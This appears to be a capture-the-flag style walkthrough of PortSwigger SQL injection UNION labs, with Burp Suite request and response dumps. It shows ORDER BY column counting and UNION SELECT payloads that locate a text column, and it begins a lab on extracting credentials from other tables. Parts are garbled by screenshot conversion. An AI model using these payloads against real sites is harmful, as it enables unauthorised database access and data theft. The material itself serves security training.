430    </div>
431
432    <div style="text-align: center; margin-top: 20px;">
433      <img alt="Link icon" style="vertical-align: middle;">
434      <span>Link</span>
435    </div>
436
437    <div style="text-align: center; margin-top: 20px;">
438      <img alt="Link icon" style="vertical-align: middle;">
439      <span>Link</span>
440    </div>
441
442    <div style="text-align: center; margin-top: 20px;">
443      <img alt="Link icon" style="vertical-align: middle;">
444      <span>Link</span>
445    </div>
446
447    <div style="text-align: center; margin-top: 20px;">
448      <img alt="Link icon" style="vertical-align: middle;">
449      <span>Link</span>
450    </div>
451
452    <div style="text-align: center; margin-top: 20px;">
453      <img alt="Link icon" style="vertical-align: middle;">
454      <span>Link</span>
455    </div>
456
457    <div style="text-align: center; margin-top: 20px;">
458      <img alt="Link icon" style="vertical-align: middle;">
459      <span>Link</span>
460    </div>
461
462    <div style="text-align: center; margin-top: 20px;">
463      <img alt="Link icon" style="vertical-align: middle;">
464      <span>Link</span>
465    </div>
466
467    <div style="text-align: center; margin-top: 20px;">
468      <img alt="Link icon" style="vertical-align: middle;">
469      <span>Link</span>
470    </div>
471
472    <div style="text-align: center; margin-top: 20px;">
473      <img alt="Link icon" style="vertical-align: middle;">
474      <span>Link</span>
475    </div>
476
477    <div style="text-align: center; margin-top: 20px;">
478      <img alt="Link icon" style="vertical-align: middle;">
479      <span>Link</span>
480    </div>
481
482    <div style="text-align: center; margin-top: 20px;">
483      <img alt="Link icon" style="vertical-align: middle;">
484      <span>Link</span>
485    </div>
486
487    <div style="text-align: center; margin-top: 20px;">
488      <img alt="Link icon" style="vertical-align: middle;">
489      <span>Link</span>
490    </div>
491
492    <div style="text-align: center; margin-top: 20px;">
493      <img alt="Link icon" style="vertical-align: middle;">
494      <span>Link</span>
495    </div>
496
497    <div style="text-align: center; margin-top: 20px;">
498      <img alt="Link icon" style="vertical-align: middle;">
499      <span>Link</span>
500    </div>
501
502    <div style="text-align: center; margin-top: 20px;">
503      <img alt="Link icon" style="vertical-align: middle;">
504      <span>Link</span>
505    </div>
506
507    <div style="text-align: center; margin-top: 20px;">
508      <img alt="Link icon" style="vertical-align: middle;">
509      <span>Link</span>
510    </div>
511
512    <div style="text-align: center; margin-top: 20px;">
513      <img alt="Link icon" style="vertical-align: middle;">
514      <span>Link</span>
515    </div>
516
517    <div style="text-align: center; margin-top: 20px;">
518      <img alt="Link icon" style="vertical-align: middle;">
519      <span>Link</span>
520    </div>
521
522    <div style="text-align: center; margin-top: 20px;">
523      <img alt="Link icon" style="vertical-align: middle;">
524      <span>Link</span>
525    </div>
526
527    <div style="text-align: center; margin-top: 20px;">
528      <img alt="Link icon" style="vertical-align: middle;">
529      <span>Link</span>
530    </div>
531
532    <div style="text-align: center; margin-top: 20px;">
533      <img alt="Link icon" style="vertical-align: middle;">
534      <span>Link</span>
535    </div>
536
537    <div style="text-align: center; margin-top: 20px;">
538      <img alt="Link icon" style="vertical-align: middle;">
539      <span>Link</span>
540    </div>
541
542    <div style="text-align: center; margin-top: 20px;">
543      <img alt="Link icon" style="vertical-align: middle;">
544      <span>Link</span>
545    </div>
546
547    <div style="text-align: center; margin-top: 20px;">
548      <img alt="Link icon" style="vertical-align: middle;">
549      <span>Link</span>
550    </div>
551
552    <div style="text-align: center; margin-top: 20px;">
553      <img alt="Link icon" style="vertical-align: middle;">
554      <span>Link</span>
555    </div>
556
557    <div style="text-align: center; margin-top: 20px;">
558      <img alt="Link icon" style="vertical-align: middle;">
559      <span>Link</span>
560    </div>
561
562    <div style="text-align: center; margin-top: 20px;">
563      <img alt="Link icon" style="vertical-align: middle;">
564      <span>Link</span>
565    </div>
566
567    <div style="text-align: center; margin-top: 20px;">
568      <img alt="Link icon" style="vertical-align: middle;">
569      <span>Link</span>
570    </div>
571
572    <div style="text-align: center; margin-top: 20px;">
573      <img alt="Link icon" style="vertical-align: middle;">
574      <span>Link</span>
575    </div>
576
577    <div style="text-align: center; margin-top: 20px;">
578      <img alt="Link icon" style="vertical-align: middle;">
579      <span>Link</span>
580    </div>
581
582    <div style="text-align: center; margin-top: 20px;">
583      <img alt="Link icon" style="vertical-align: middle;">
584      <span>Link</span>
585    </div>
586
587    <div style="text-align: center; margin-top: 20px;">
588      <img alt="Link icon" style="vertical-align: middle;">
589      <span>Link</span>
590    </div>
591
592    <div style="text-align: center; margin-top: 20px;">
593      <img alt="Link icon" style="vertical-align: middle;">
594      <span>Link</span>
595    </div>
596
597    <div style="text-align: center; margin
```

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1- - to find out Columns in Table

, note : increase 1 until it shows Error in Response

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab active. A red box highlights the 'Send' button and the request payload. Another red box highlights the response body, which contains the exploit's output.

Request

Pretty Raw Hex

```
1 GET /filter?category=Tech+gifts ORDER BY 1-- HTTP/2
2 Host: https://0a56005703d0998085746c8f00de0076.web-security-academy.net
3 Cookie: session=jytflruBjUjt4bfuMtkOyf2aLnFoV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0,1
15 Te: trailers
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 4912
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
  </head>
  <body>
    <script src=/resources/labheader/js/labHeader.js></script>
    <div id=academyLabHeader>
      <section class=academyLabBanner>
        <div class=container>
          <div class=logo></div>
          <div class=content>
            <div><!--SQL injection UNION attack, determining the number of columns returned by the query-->
              <a id=lab-link class=button href=/>Back to lab home</a>
              <a class=link>Back href='https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns'>
                Back<br>to bnbsp;to bnbsp;plab&nbps;description&nbsp;
                <img alt='W3C logo' src='https://www.w3.org/2000/svg' version=1.1 id=Layer_1 xmlns='http://www.w3.org/1999/xhtml' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                <g>
                  <polygon points='1.4, 0, 0.1, 2.12 6.15, 0.28, 8.1, 4.30 15.1, 15' />
                  <polygon points='14.3, 0, 12.9, 1.2, 25.6, 15, 12.9, 28.8' />
                </g>
              </div>
            </div>
          </div>
        </div>
      </section>
      <div class=widgetcontainer-lab-status is-notsolved>
```

we have Tried ORDER BY 1-3 Query and it Shows OK status in Response

but When we send it by 4 it shows error in Response .

Screenshot of the Burp Suite Repeater tab showing a successful HTTP request and response.

Request:

```

1 GET /filter?category=Tech+gifts' ORDER BY 4; - HTTP/2
2 Host: 0a56005d03d099808546cfe00de0076.web-security-academy.net
3 Content-Security-Policy: default-src https://0a56005d03d099808546cfe00de0076.web-security-academy.net
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a56005d03d099808546cfe00de0076.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17

```

**WE HAVE TRIED
ORDER BY 1-3 QUERY AND IT SHOWS OK STATUS
IN RESPONSE**

**BUT WHEN WE SEND IT BY 4 IT SHOWS ERROR IN
RESPONSE.**

Response:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2421
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs.css" rel="stylesheet">
11    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12  </head>
13  <script src="/resources/labheader/js/labHeader.js"></script>
14  <div id="academyLabHeader">
15    <section class="academyLabBanner">
16      <div class="container">
17        <div class="logo"></div>
18        <div class="title-container">
19          <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
20          <a href="#">Back to lab home</a>
21          <a href="#">Link back</a>
22          Back &nbsp;to &nbsp;lab &nbsp;description &nbsp;
23          <img alt="Back arrow icon" style="vertical-align: middle;"/>
24          <span>http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox=0 0 28 30' enable-background='new 0 0 28 30' xml:space='preserve' title='back-arrow'>
25            <g>
26              <polygon points='1.4,0 1.2,12.6,15,0,28.8 1.4,30 15,15'></polygon>
27              <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
28            </g>
29          </svg>
30        </div>
31        <div class='widgetcontainer-lab-status is-notsolved'>
32          <span>LAB</span>
33          <p>Not solved</p>
34          <span class='lab-status-icon'></span>
35        </div>

```

Now we use SQL UNION Injection to check for columns in Table with NULL parameter

SQL UNION INJECTION :

' UNION SELECT NULL,NULL,NULL--

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x + Send Cancel < > ▾

Target: https://0a56005703d0998085746c8f00de00

Request

```
GET /filter?category=Tech+gifts'+UNION+SELECT+NULL,NULL,NULL,NULL-- HTTP/2
Host: 0a56005703d0998085746c8f00de00
Cookie: session=ytfuru8JutJ4bfUmtkOyfZaLnoFoV
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a56005703d0998085746c8f00de0076.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
NOW WE HAVE USE SQL UNION QUERY TO KNOW NUMBER OF COLOUMNS IN TABLE
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5444
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
    <link href="/resources/css/labs.css rel=stylesheet">
    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
  </head>
  <script src="/resources/labheader/js/labHeader.js"></script>
  <div id="academyLabHeader">
    <section class="academyLabBanner is-solved">
      <div class="container">
        <div class="logo"></div>
        <div class="title-container">
          <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
          <a class="link-back href='https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns'">
            Back<br/>
            lab<br/>
            description<br/>
            http://www.w3.org/2000/svg xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
              <g>
                <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15">
                <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15">
              </g>
            </svg>
          </a>
        </div>
        <div class="widgetcontainer-lab-status is-solved">
          <span>LAB</span>
          <span>Solved</span>
          <span class="lab-status-icon"></span>
        </div>
      </div>
    </section>
  </div>
```

Lab Solved !!



SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

[Home](#) | [My account](#)



Tech gifts

Refine your search:

[All](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

| | | |
|-------------------------|---------|------------------------------|
| Eye Projectors | \$34.03 | View details |
| Real Life Photoshopping | \$3.36 | View details |
| Picture Box | \$64.74 | View details |
| Lightbulb Moments | \$25.61 | View details |

Lab - SQL Injection UNION Attack to Find a Column Containing Text

Objective

Perform a SQL injection UNION attack to identify a column compatible with string data by injecting a random value provided by the lab. This allows further exploitation, such as retrieving sensitive data.

1. Preparation

1. Access the Lab:

- Open the lab URL in your browser.
- Take note of the random string value provided by the lab (e.g., `abcdef`).

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to proxy traffic through Burp.

Analyze the Filter Request

1. Select a Category:

- Choose any category from the product filter (e.g., Pets).
- Observe the application reloading or updating the product list.

Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec

Web Security Academy

SQL injection UNION attack, finding a column containing text

Back to lab home
Make the database retrieve the string: 'm4HX3'

Back to lab description >

Home My account

WE LIKE TO SHOP

Pets

Refine your search:
All Accessories Food & Drink Gifts Pets Toys & Games

| | | |
|-------------------------|---------|------------------------------|
| Pet Experience Days | \$93.94 | View details |
| Pest Control Umbrella | \$69.76 | View details |
| Giant Grasshopper | \$75.13 | View details |
| More Than Just Birdsong | \$18.51 | View details |

2. Capture the Request in Burp:

- Submit the request for the selected category.
- Burp Suite will intercept the HTTP request.

Burp Suite Community Edition v2024.9.4 - Temporary Project

HTTP history

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies |
|-----|--------------------------------------|--------|--|--------|--------|-------------|--------|-----------|-----------|----------------------------|-------|-----------------|----|---------|
| 433 | https://www.youtube.com | POST | /youtube/v1/loq_event?alt=json | | ✓ | 200 | 370 | JSON | | SQL injection UNION att... | ✓ | 142.250.217.110 | | |
| 432 | https://www.youtube.com | POST | /youtube/v1/loq_event?alt=json | | ✓ | 200 | 370 | JSON | | | ✓ | 142.250.217.110 | | |
| 431 | https://0ab6005604bf204180fa... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 430 | https://0ab6005604bf204180fa... | GET | /filter?category=Pets | | ✓ | 200 | 5069 | HTML | | SQL injection UNION att... | ✓ | 79.125.84.16 | | |
| 429 | https://0ab6005604bf204180fa... | GET | /academyLabHeader | | | 101 | 147 | | | | ✓ | 79.125.84.16 | | |
| 428 | https://0ab6005604bf204180fa... | GET | /resources/labheader/images/p5-lab-no... | | | 200 | 942 | XML | svg | | ✓ | 79.125.84.16 | | |
| 427 | https://0ab6005604bf204180fa... | GET | /resources/labheader/images/goAcad... | | | 200 | 8852 | XML | svg | | ✓ | 79.125.84.16 | | |
| 425 | https://0ab6005604bf204180fa... | GET | /resources/Images/shop.svg | | | 200 | 7258 | XML | svg | | ✓ | 79.125.84.16 | | |
| 424 | https://0ab6005604bf204180fa... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js | | ✓ | 79.125.84.16 | | |
| 421 | https://0ab6005604bf204180fa... | GET | / | | | 200 | 9321 | HTML | | SQL injection UNION att... | ✓ | 79.125.84.16 | | |
| 420 | https://portswigger.net | GET | /labs/launch/dc3ff4b519f1a96f... | | | 302 | 1743 | | | | ✓ | 34.249.63.188 | | |
| 419 | https://ps.pwlik.pro | POST | /pms.php | | ✓ | 202 | 441 | HTML | php | | ✓ | 98.67.217.255 | | |
| 418 | https://nettle.services.mozilla.r... | GET | /title | | | 200 | 6985 | JSON | | | ✓ | 34.117.188.166 | | |

Request

```

1 GET /filter?category=Pets HTTP/2
2 Host: 0ab6005604bf204180fa26ec0dd0067.web-security-academy.net
3 Cookie: session=SkY3H5B8QpwYY0EJTNvAAASlAbry
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec0dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-User: ?1
4 Priority: u0, i
5 Te: trailers
6
7

```

send it to repeater

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4961
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labCommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, finding a column containing text
13    </title>
14    <body>
15      <script src="/resources/labheader/js/labHeader.js">
16      </script>
17      <div class="academyLabHeader">
18        <section class="academyLabBanner">
19          <div class="container">
20            <div class="logo">
21              
22            </div>
23            <div class="title-container">
24              <h1>SQL injection UNION attack, finding a column containing text</h1>
25            </div>
26          </section>
27        </div>
28      </div>
29    </body>
30  </html>

```

send it to REPEATER

in Repeater check the Request body and note the Request Search/GET parameters

Add ' (single quotation mark) at the end of

Request Search Parameter and send Request and note the Response to Check it for SQL injection

Perform SQL Injection to Determine Column Count:

add SQL Query : ' ORDER BY 1-- to find out Columns in Table

, note : increase 1 until it shows Error in Response

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a modified GET request: 'GET /filter?category=Pets'1 ORDER BY 1--'. The 'Response' pane shows the resulting HTML page, which includes a title with the text 'SQL injection UNION attack, finding a column containing text'.

```
Request
Pretty Raw Hex
1 GET /filter?category=Pets'1 ORDER BY 1-- HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=3Qv3s6B0lpwYY0EUTN3AAmSlabPf
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25

NOW ADDING ' ORDER BY 1 SQL INJECTION QUERY TO CHECK NUMBER OF COLOUMNS IN THE TABLE
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 4971
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, finding a column containing text
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18    <div id="academyLabHeader">
19      <section class="academyLabBanner">
20        <div class="container">
21          <div class="logo">
22            </div>
23            <div class="title-container">
24              <h2>
25                SQL injection UNION attack, finding a column containing text
26              </h2>
27              <a id="lab-link" class="button" href="/">
28                Back to lab home
29              </a>
30              <p id="hint">
31                Make the database retrieve the string: 'rm4HX3'
32              </p>
33              <a class="link-back" href='
34                https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text'
35                Back to lab description
36              <svg version="1.1" id="Layer_1" xmlns='
37                http://www.w3.org/2000/svg'>
38                  <rect width="100%" height="100%"/>
39                  <text>Back</text>
40                </svg>
41              </a>
42            </div>
43          </div>
44        </section>
45      </div>
46    </div>
47  </body>
48</html>
```

Burp Suite Community Edition v2024.9.4 - Temporary Project

Request

```

1 GET /filter?category=Pets'+ORDER+BY+4-- HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=SNqv3HS8BDpwYYY0EUTN3vAAAnSiabru
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
26

```

INCREMENT THE ORDER QUERY UNTIL SERVER GIVES YOU ERROR IN RESPONSE

Response

```

HTTP/2 500 Internal Server Error
1 Content-Type: text/html; charset=utf-8
2 X-Frame-Options: SAMEORIGIN
3 Content-Length: 2468
4
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
SQL injection UNION attack, finding a column containing text
12   </title>
13   <script src=/resources/labheader/js/labHeader.js>
14 </script>
15 <div id=academyLabHeader>
16   <section class=academyLabBanner>
17     <div class=container>
18       <div class=logo>
19         <img alt=>
SQL injection UNION attack, finding a column containing text
20       </div>
21       <div class=content>
22         <a id=lab-link class=button href=/>
Back to lab home
23       </a>
24       <p id=hint>
Make the database retrieve the string: 'rm4HK3'
25       </p>
26       <a class=link-back href=https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text>
Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
<svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
  xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px
  viewBox=0 0 28 30 enable-background=new 0 0 28 30
  xml:space=preserve title=back-arrow>
  <g>
    <polygon points=1.4,0 0,1.2 12.6,15 0,28.8 1.4,30

```

Now we use SQL UNION Injection to check for columns in Table with NULL parameter

SQL UNION INJECTION :

' UNION SELECT NULL,NULL,NULL- -

Send

Request

```

1 GET /filter?category=Pets'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
2 Host: 0ab6005604bf204180fa26ec00dd0067.web-security-academy.net
3 Cookie: session=SNqv3HS8BDpwYYY0EUTN3vAAAnSiabru
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab6005604bf204180fa26ec00dd0067.web-security.academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
18
19
20
21
22
23
24
25
26

```

NOW USING UNION ATTACK QUERY TO CHECK COLOUMNS IN TABLE AND THEIR DATA TYPES

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5047
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsCommerce.css rel=stylesheet>
11    <title>
SQL injection UNION attack, finding a column
12   </title>
13   <script src=/resources/labheader/js/labHeader.js>
14 </script>
15 <div id=academyLabHeader>
16   <section class=academyLabBanner>
17     <div class=container>
18       <div class=logo>

```

Identify a Column Compatible with String Data

1. Inject the Random String:

- Replace one `NULL` value in the query with the provided string (e.g., `abcdef`):

Test Each Column:

- If the query returns an error or the string doesn't appear in the response, move the string to the next column and retry:

- o '+UNION+SELECT+NULL, 'abcdef', NULL--
 - o '+UNION+SELECT+NULL, NULL, 'abcdef'--

Congratulations, you solved the lab!

[Share your skills! !\[\]\(7e158529ea7f91aa508dd203dce07ad5_img.jpg\) !\[\]\(91672a86ff7f34179c214445fe416bfe_img.jpg\)](#) [Continue learning >>](#)[Home](#) | [My account](#)

Pets

Refine your search:

[All](#) [Accessories](#) [Food & Drink](#) [Gifts](#) [Pets](#) [Toys & Games](#)

| | | |
|-------------------------|---------|------------------------------|
| Pet Experience Days | \$93.94 | View details |
| Pest Control Umbrella | \$69.76 | View details |
| Giant Grasshopper | \$75.13 | View details |
| More Than Just Birdsong | \$18.51 | View details |

Verify the Exploit:

- Ensure the success message appears, indicating the lab is complete.

Lab - SQL Injection UNION Attack, Retrieving Data from Other Tables

Objective

Exploit a SQL injection vulnerability in the product category filter to retrieve data from other tables. This lab teaches how to extract sensitive information (e.g., usernames and passwords) using a SQL injection UNION attack.

Preparation

1. Access the Lab:

- Open the lab link in your browser.

2. Set Up Burp Suite:

- Launch **Burp Suite**.
- Configure your browser to proxy traffic through Burp.

Analyze the Request

1. Select a Category:

- Choose any product category from the filter (e.g., TECH Gift).
- Observe the application loading or updating the product list.

The screenshot shows a web page with the following elements:

- Header:** "WebSecurity Academy" logo, "SQL injection UNION attack, retrieving data from other tables", "LAB Not solved" button.
- Navigation:** "Back to lab home" and "Back to lab description >" buttons.
- Header Bar:** "Home" and "My account" buttons.
- Logo:** "WE LIKE TO SHOP" with a hanger icon.
- Search Bar:** "Refine your search:" dropdown with categories: All, Clothing, shoes and accessories, Corporate gifts, Food & Drink, Tech gifts (highlighted with a red box and arrow), Toys & Games.
- Product Listing:** A single item titled "Eye Projectors" with a detailed description. The description includes a mention of "Tech gifts" which is also highlighted with a red box and arrow.
- Footnote:** A note at the bottom right of the page states: "As our product becomes more mainstream we will eventually be able to lower the costs, especially after we upgrade and enhance our Picture Boxes, and release".

2. Intercept the Request:

- Capture the HTTP request for the selected category using Burp Suite.

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension |
|-----|---------------------------------|--------|--|--------|--------|-------------|--------|-----------|-----------|
| 565 | https://0ad300d10482ee7ba70e... | GET | /resources/labheader/images/logoAcad... | | | 200 | 8852 | XML | svg |
| 568 | https://0ad300d10482ee7ba70e... | GET | /resources/images/shop.svg | | | 200 | 7258 | XML | svg |
| 567 | https://0ad300d10482ee7ba70e... | GET | /resources/labheader/js/labHeader.js | | | 200 | 1673 | script | js |
| 564 | https://0ad300d10482ee7ba70e... | GET | / | | | 200 | 26734 | HTML | |
| 563 | https://portswigger.net | GET | /academy/labs/launch/c94c990a42d1b1... | ✓ | | 302 | 1743 | | |
| 562 | https://ps.piwik.pro | POST | /ppms.php | ✓ | | 202 | 441 | HTML | php |
| 561 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 560 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 559 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 558 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 557 | https://www.youtube.com | POST | /youtubei/v1/log_event?alt=json | ✓ | | 200 | 370 | JSON | |
| 556 | https://jnn-pa.googleapis.com | POST | /\$rpc/google.internal.waa.v1.Waa/Gen... | ✓ | | 200 | 627 | JSON | |

Request

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: 0ad300d10482ee7ba70e7c36006700ce.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; c
3 Set-Cookie: session=hUshCh
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 26538
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/">
11    <link href="/resources/">
12    <title>
13      SQL injection UNION
14    </title>
15  </head>
16  <body>
17    <script src="/resource">
18    </script>
19    <div id="academyLabHea
20      <section class='acad
21        <div class=contain
          <div class=logo>
            </div>
          <div class=title
            <h2>
              SQL injectio

```



Send it to Repeater and note Request body

Look for the **category** parameter in Repeater Request body and

Add ' (single quotation mark) at the end of

Request Search Parameter and send Request and note the Response to Check it for SQL injection

Screenshot of the NetworkMiner tool showing a SQL injection attack on a Lab header page.

Request:

```

1 GET /filter?category=Tech+gifts HTTP/2
